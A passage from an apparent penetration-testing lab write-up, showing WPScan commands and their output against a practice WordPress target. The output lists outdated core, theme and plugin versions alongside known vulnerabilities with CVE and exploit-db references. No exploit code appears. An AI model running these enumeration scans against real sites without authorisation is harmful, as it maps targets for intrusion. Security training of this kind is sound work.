| [!] Title: WP < 6.0.3 - Stored XSS via RSS Widget
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/58d131f5-f376-4679-b604-2b888de71c5b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/929cf3cb9580636f1ae3fe944b8faf8cca420492
|
| [!] Title: WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/b27a8711-a0c0-4996-bd6a-01734702913e
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/ebaac57a9ac0174485c65de3d32ea56de2330d8e
|
| [!] Title: WP < 6.0.3 - Multiple Stored XSS via Gutenberg
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/f513c8f6-2e1c-45ae-8a58-36b6518e2aa9
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/gutenberg/pull/45045/files
|
| [!] Title: WP <= 6.1.1 - Unauthenticated Blind SSRF via DNS Rebinding
|     References:
|      - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
|      - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[+] WordPress theme in use: rife-free
 | Location: http://www.armourinfosec.test/wp-content/themes/rife-free/
 | Last Updated: 2022-10-25T00:00:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/themes/rife-free/readme.txt
 | [!] The version is out of date, the latest version is 2.4.15
 | Style URL: http://www.armourinfosec.test/wp-content/themes/rife-free/style.css?ver=2.4.5
 | Style Name: Rife Free
 | Style URI: https://apollo13themes.com/rife/free/
```

```
 | Description: Rife Free is a great portfolio and photography WP theme with 7 ready-to-use demo layouts. It is also...
 | Author: Apollo13Themes
 | Author URI: https://apollo13themes.com/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.4.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://www.armourinfosec.test/wp-content/themes/rife-free/style.css?ver=2.4.5, Match: 'Version: 2.4.5'

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <==============> (492 / 492) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] beauty-premium
 | Location: http://www.armourinfosec.test/wp-content/themes/beauty-premium/
 | Readme: http://www.armourinfosec.test/wp-content/themes/beauty-premium/readme.txt
 | [!] An error log file has been found: http://www.armourinfosec.test/wp-content/themes/beauty-premium/error_log
 | Style URL: http://www.armourinfosec.test/wp-content/themes/beauty-premium/style.css
 | Style URI: http://freeminimalwordpresstheme.com/?ap_id=yiweb&c_id=panel
 | Description: Beauty is a clean and elegant theme that can be used for your company website: it offers in fact the...
 | Author: Your Inspiration Web
 | Author URI: http://www.yourinspirationweb.com/en/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/themes/beauty-premium/, status: 500
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Beauty & Clean Theme  1.0.8 - Arbitrary File Upload
 |     References:
 |      - https://wpscan.com/vulnerability/a0992622-82e7-4440-8505-0db388ba5e8d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10997
 |      - https://www.exploit-db.com/exploits/39552/
 |
 | Version: 1.0.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://www.armourinfosec.test/wp-content/themes/beauty-premium/style.css, Match: 'Version: 1.0.8'

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 27

[+] Finished: Wed Jan 11 06:19:18 2023
[+] Requests Done: 504
[+] Cached Requests: 40
[+] Data Sent: 139.285 KB
[+] Data Received: 138.674 KB
[+] Memory used: 194.32 MB
[+] Elapsed time: 00:00:02

┌──(kali㉿kali)-[~]
└─$
```

wp_plugins

Here is the result:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 172.16.1.6 --enumerate ap --api-token=TOKEN
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://172.16.1.6/ [172.16.1.6]
[+] Started: Wed Jan 11 05:59:04 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
 |  - X-Powered-By: PHP/7.3.14
 | Found By: Headers (Passive Detection)
```

| Confidence: 100%

[+] WordPress readme found: http://172.16.1.6/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
| Found By: Emoji Settings (Passive Detection)
| - http://172.16.1.6/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.3.2'
| Confirmed By: Meta Generator (Passive Detection)
| - http://172.16.1.6/, Match: 'WordPress 5.3.2'
|
| [!] 37 vulnerabilities identified:
|
| [!] Title: WordPress < 5.4.1 - Password Reset Tokens Failed to Be Properly Invalidated
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/7db191c0-d112-4f08-a419-a1cd81928c4e
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11027
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47634/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-ww7v-jg8c-q6jw
|
| [!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/d1e1ba25-98c9-4ae7-8027-9632fb825a56
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11028
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47635/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xhx9-759f-6p2w
|
| [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Customizer
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/4eee26bd-a27e-4509-a3a5-8019dd48e429
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11025
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47633/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4mhg-j6fx-5g3c
|
| [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Search Block
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/e4bda91b-067d-45e4-a8be-672ccf8b1a06
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11030
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47636/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-vccm-6gmc-qhjh
|
| [!] Title: WordPress < 5.4.1 - Cross-Site Scripting (XSS) in wp-object-cache
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/e721d8b9-a38f-44ac-8520-b4a9ed6a5157
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11029
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47637/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-568w-8m88-8g2c
|
| [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in File Uploads
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/55438b63-5fc9-4812-afc4-2f1eff800d5f
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11026
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47638/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-3gw2-4656-pfr2
| - https://hackerone.com/reports/179695
|
| [!] Title: WordPress < 5.4.2 - Authenticated XSS in Block Editor
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/831e4a94-239c-4061-b66e-f5ca0dbb84fa
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4046
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rpwf-hrh2-39jf
| - https://pentest.co.uk/labs/research/subtle-stored-xss-wordpress-core/
| - https://www.youtube.com/watch?v=tCh7Y8z8fb4
|
| [!] Title: WordPress < 5.4.2 - Authenticated XSS via Media Files
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/741d07d1-2476-430a-b82f-e1228a9343a4

| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4047
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-8q2w-5m27-wm27
|
| [!] Title: WordPress < 5.4.2 - Open Redirection
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/12855f02-432e-4484-af09-7d0fbf596909
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4048
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/10e2a50c523cf0b9785555a688d7d36a40fbeccf
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-q6pw-qvf4-5fj5
|
| [!] Title: WordPress < 5.4.2 - Authenticated Stored XSS via Theme Upload
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/d8addb42-e70b-4439-b828-fd0697e5d9d4
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4049
| - https://www.exploit-db.com/exploits/48770/
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-87h4-phjv-rm6p
| - https://hackerone.com/reports/406289
|
| [!] Title: WordPress < 5.4.2 - Misuse of set-screen-option Leading to Privilege Escalation
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/b6f69ff1-4c11-48d2-b512-c65168988c45
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4050
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/dda0ccdd18f6532481406cabede19ae2ed1f575d
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4vpv-fgg2-gcqc
|
| [!] Title: WordPress < 5.4.2 - Disclosure of Password-Protected Page/Post Comments
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/eea6dbf5-e298-44a7-9b0d-f078ad4741f9
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25286
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/c075eec24f2f3214ab0d0fb0120a23082e6b1122
|
| [!] Title: WordPress 4.7-5.7 - Authenticated Password Protected Pages Exposure
| Fixed in: 5.3.7
| References:
| - https://wpscan.com/vulnerability/6a3ec618-c79e-4b9c-9020-86b157458ac5
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29450
| - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
| - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pmmh-2f36-wvhq
| - https://core.trac.wordpress.org/changeset/50717/
| - https://www.youtube.com/watch?v=J2GXmxAdNWs
|
| [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer
| Fixed in: 5.3.8
| References:
| - https://wpscan.com/vulnerability/4cd46653-4470-40ff-8aac-318bee2f998d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36326
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19296
| - https://github.com/WordPress/WordPress/commit/267061c9595fedd321582d14c21ec9e7da2dcf62
| - https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/
| - https://github.com/PHPMailer/PHPMailer/commit/e2e07a355ee8ff36aba21d0242c5950c56e4c6f9
| - https://www.wordfence.com/blog/2021/05/wordpress-5-7-2-security-release-what-you-need-to-know/
| - https://www.youtube.com/watch?v=HaW15aMzBUM
|
| [!] Title: WordPress < 5.8.2 - Expired DST Root CA X3 Certificate
| Fixed in: 5.3.10
| References:
| - https://wpscan.com/vulnerability/cc23344a-5c91-414a-91e3-c46db614da8d
| - https://wordpress.org/news/2021/11/wordpress-5-8-2-security-and-maintenance-release/
| - https://core.trac.wordpress.org/ticket/54207
|
| [!] Title: WordPress < 5.8 - Plugin Confusion
| Fixed in: 5.8
| References:
| - https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44223
| - https://vavkamil.cz/2021/11/25/wordpress-plugin-confusion-update-can-get-you-pwned/
|
| [!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84
| - https://hackerone.com/reports/1378209
|
| [!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8

| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-889w
| - https://hackerone.com/reports/425342
| - https://blog.sonarsource.com/wordpress-stored-xss-vulnerability
|
| [!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-6x86
|
| [!] Title: WordPress < 5.8.3 - Super Admin Object Injection in Multisites
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21663
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jmmq-m8p8-332h
| - https://hackerone.com/reports/541469
|
| [!] Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
| Fixed in: 5.3.12
| References:
| - https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
| - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Reflected Cross-Site Scripting
| Fixed in: 5.3.13
| References:
| - https://wpscan.com/vulnerability/622893b0-c2c4-4ee7-9fa1-4cecef6e36be
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Authenticated Stored Cross-Site Scripting
| Fixed in: 5.3.13
| References:
| - https://wpscan.com/vulnerability/3b1573d4-06b4-442b-bad5-872753118ee0
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - SQLi via Link API
| Fixed in: 5.3.13
| References:
| - https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.3 - Stored XSS via wp-mail.php
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/713bdc8b-ab7c-46d7-9847-305344a579c4
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/abf236fdaf94455e7bc6e30980cf70401003e283
|
| [!] Title: WP < 6.0.3 - Open Redirect via wp_nonce_ays
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/926cd097-b36f-4d26-9c51-0dfab11c301b
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/506eee125953deb658307bb3005417cb83f32095
|
| [!] Title: WP < 6.0.3 - Email Address Disclosure via wp-mail.php
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/5fcdee1b4d72f1150b7b762ef5fb39ab288c8d44
|
| [!] Title: WP < 6.0.3 - Reflected XSS via SQLi in Media Library
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/8836d4682264e8030067e07f2f953a0f66cb76cc
|
| [!] Title: WP < 6.0.3 - CSRF in wp-trackback.php
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/a4f9ca17fae0b7d97ff807a3c234cf219810fae0
|
| [!] Title: WP < 6.0.3 - Stored XSS via the Customizer
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/2ca28e49fc489a9bb3c9c9c0d8907a033fe056ef
|
| [!] Title: WP < 6.0.3 - Stored XSS via Comment Editing
| Fixed in: 5.3.14
| References:

```
|      - https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/89c8f7919460c31c0f259453b4ffb63fde9fa955
|
| [!] Title: WP < 6.0.3 - Content from Multipart Emails Leaked
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/3765886b4903b319764490d4ad5905bc5c310ef8
|
| [!] Title: WP < 6.0.3 - SQLi in WP_Date_Query
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/1da03338-557f-4cb6-9a65-3379df4cce47
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/d815d2e8b2a7c2be6694b49276ba3eee5166c21f
|
| [!] Title: WP < 6.0.3 - Stored XSS via RSS Widget
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/58d131f5-f376-4679-b604-2b888de71c5b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/929cf3cb9580636f1ae3fe944b8faf8cca420492
|
| [!] Title: WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/b27a8711-a0c0-4996-bd6a-01734702913e
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/ebaac57a9ac0174485c65de3d32ea56de2330d8e
|
| [!] Title: WP < 6.0.3 - Multiple Stored XSS via Gutenberg
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/f513c8f6-2e1c-45ae-8a58-36b6518e2aa9
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/gutenberg/pull/45045/files
|
| [!] Title: WP <= 6.1.1 - Unauthenticated Blind SSRF via DNS Rebinding
|     References:
|      - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
|      - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 72

[+] Finished: Wed Jan 11 05:59:54 2023
[+] Requests Done: 23
[+] Cached Requests: 9
[+] Data Sent: 5.621 KB
[+] Data Received: 46.038 KB
[+] Memory used: 208.312 MB
[+] Elapsed time: 00:00:49
```

aggressive_wp_plugins_result

Cause there are limited number of wp-plugins
Here is the result:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url www.armourinfosec.test -e ap --plugins-detection Aggressive --api-token=TOKEN

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:01:03 <=======> (101777 / 101777) 100.00% Time: 00:01:03
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] acf-frontend-display
 | Location: http://www.armourinfosec.test/wp-content/plugins/acf-frontend-display/
 | Readme: http://www.armourinfosec.test/wp-content/plugins/acf-frontend-display/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/acf-frontend-display/, status: 200
 |
```

| **[!] 1 vulnerability identified:**
|
| [!] Title: ACF Frontend Display <= 2.0.6 - Arbitrary File Upload
| References:
| - https://wpscan.com/vulnerability/e0b7b702-4768-4f36-b46d-e59e282a9ecb
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9479
| - https://packetstormsecurity.com/files/132590/
|
| Version: 2.0.5 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/acf-frontend-display/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/acf-frontend-display/readme.txt

[+] ad-manager-wd
| Location: http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/
| Last Updated: 2019-12-18T11:08:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/readme.txt
| [!] The version is out of date, the latest version is 1.0.14
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/, status: 200
|
| **[!] 1 vulnerability identified:**
|
| [!] Title: Download Ad Manager by WD - Arbitrary File Download
| Fixed in: 1.0.13
| References:
| - https://wpscan.com/vulnerability/d761d590-964a-409f-ab96-d77bc02671e5
| - https://www.exploit-db.com/exploits/46252/
|
| Version: 1.0.11 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/readme.txt

[+] advanced-video-embed-embed-videos-or-playlists
| Location: http://www.armourinfosec.test/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/
| Latest Version: 1.0 (up to date)
| Last Updated: 2015-10-14T13:52:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/, status: 200
|
| Version: 1.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt

[+] ajax-load-more
| Location: http://www.armourinfosec.test/wp-content/plugins/ajax-load-more/
| Last Updated: 2023-01-06T14:30:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/ajax-load-more/README.txt
| [!] The version is out of date, the latest version is 5.5.5
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/ajax-load-more/, status: 200
|
| [!] 6 vulnerabilities identified:
|
| [!] Title: Ajax Load More <= 2.8.1.1 - Authenticated File Upload & Deletion
| Fixed in: 2.8.1.2
| References:
| - https://wpscan.com/vulnerability/9f0c926e-0609-4c89-a724-88e16bcfa82a
| - https://www.exploit-db.com/exploits/38660/
| - https://wordpress.org/plugins/ajax-load-more/changelog/
|
| [!] Title: Ajax Load More <= 2.11.1 - Local File Inclusion (LFI)
| Fixed in: 2.11.2
| References:
| - https://wpscan.com/vulnerability/82650c97-3752-441a-9365-417ef148285d
| - https://seclists.org/fulldisclosure/2016/Aug/72
| - https://sumofpwn.nl/advisory/2016/ajax_load_more_local_file_inclusion_vulnerability.html
|
| [!] Title: Ajax Load More < 5.3.2 - Authenticated SQL Injection
| Fixed in: 5.3.2
| References:
| - https://wpscan.com/vulnerability/1876312e-3dba-4909-97a5-afbb76fbc056
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24140
| - https://www.exploit-db.com/exploits/48475/
| - https://plugins.trac.wordpress.org/changeset/2308007
|
| [!] Title: Ajax Load More < 5.5.4 - PHAR Deserialization via CSRF
| Fixed in: 5.5.4
| References:
| - https://wpscan.com/vulnerability/d33b4230-81f2-436f-a1e5-2c9984cded19

```
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2433
 |
 | [!] Title: Ajax Load More < 5.5.4 - Admin+ Arbitrary File Read
 |     Fixed in: 5.5.4
 |     References:
 |      - https://wpscan.com/vulnerability/f45b251d-1045-463b-9f74-9a010e8775b6
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2943
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2945
 |
 | [!] Title: Ajax Load More < 5.5.4.1 - Admin+ Arbitrary File Read
 |     Fixed in: 5.5.4.1
 |     Reference: https://wpscan.com/vulnerability/3207bbea-b4dc-4ae0-8a48-d7089ba7107f
 |
 | Version: 2.8.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/ajax-load-more/README.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/ajax-load-more/README.txt

[+] akismet
 | Location: http://www.armourinfosec.test/wp-content/plugins/akismet/
 | Last Updated: 2022-12-01T17:18:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.0.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.1.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/akismet/readme.txt

[+] albo-pretorio-on-line
 | Location: http://www.armourinfosec.test/wp-content/plugins/albo-pretorio-on-line/
 | Last Updated: 2022-01-26T16:00:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/albo-pretorio-on-line/readme.txt
 | [!] The version is out of date, the latest version is 4.5.8
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/albo-pretorio-on-line/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Albo Pretorio Online <= 3.2 - Multiple Vulnerabilities
 |     Fixed in: 3.3
 |     References:
 |      - https://wpscan.com/vulnerability/71cebcd9-e28f-4fc7-be93-ae3b18cc3e47
 |      - https://www.exploit-db.com/exploits/37464/
 |
 | Version: 3.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
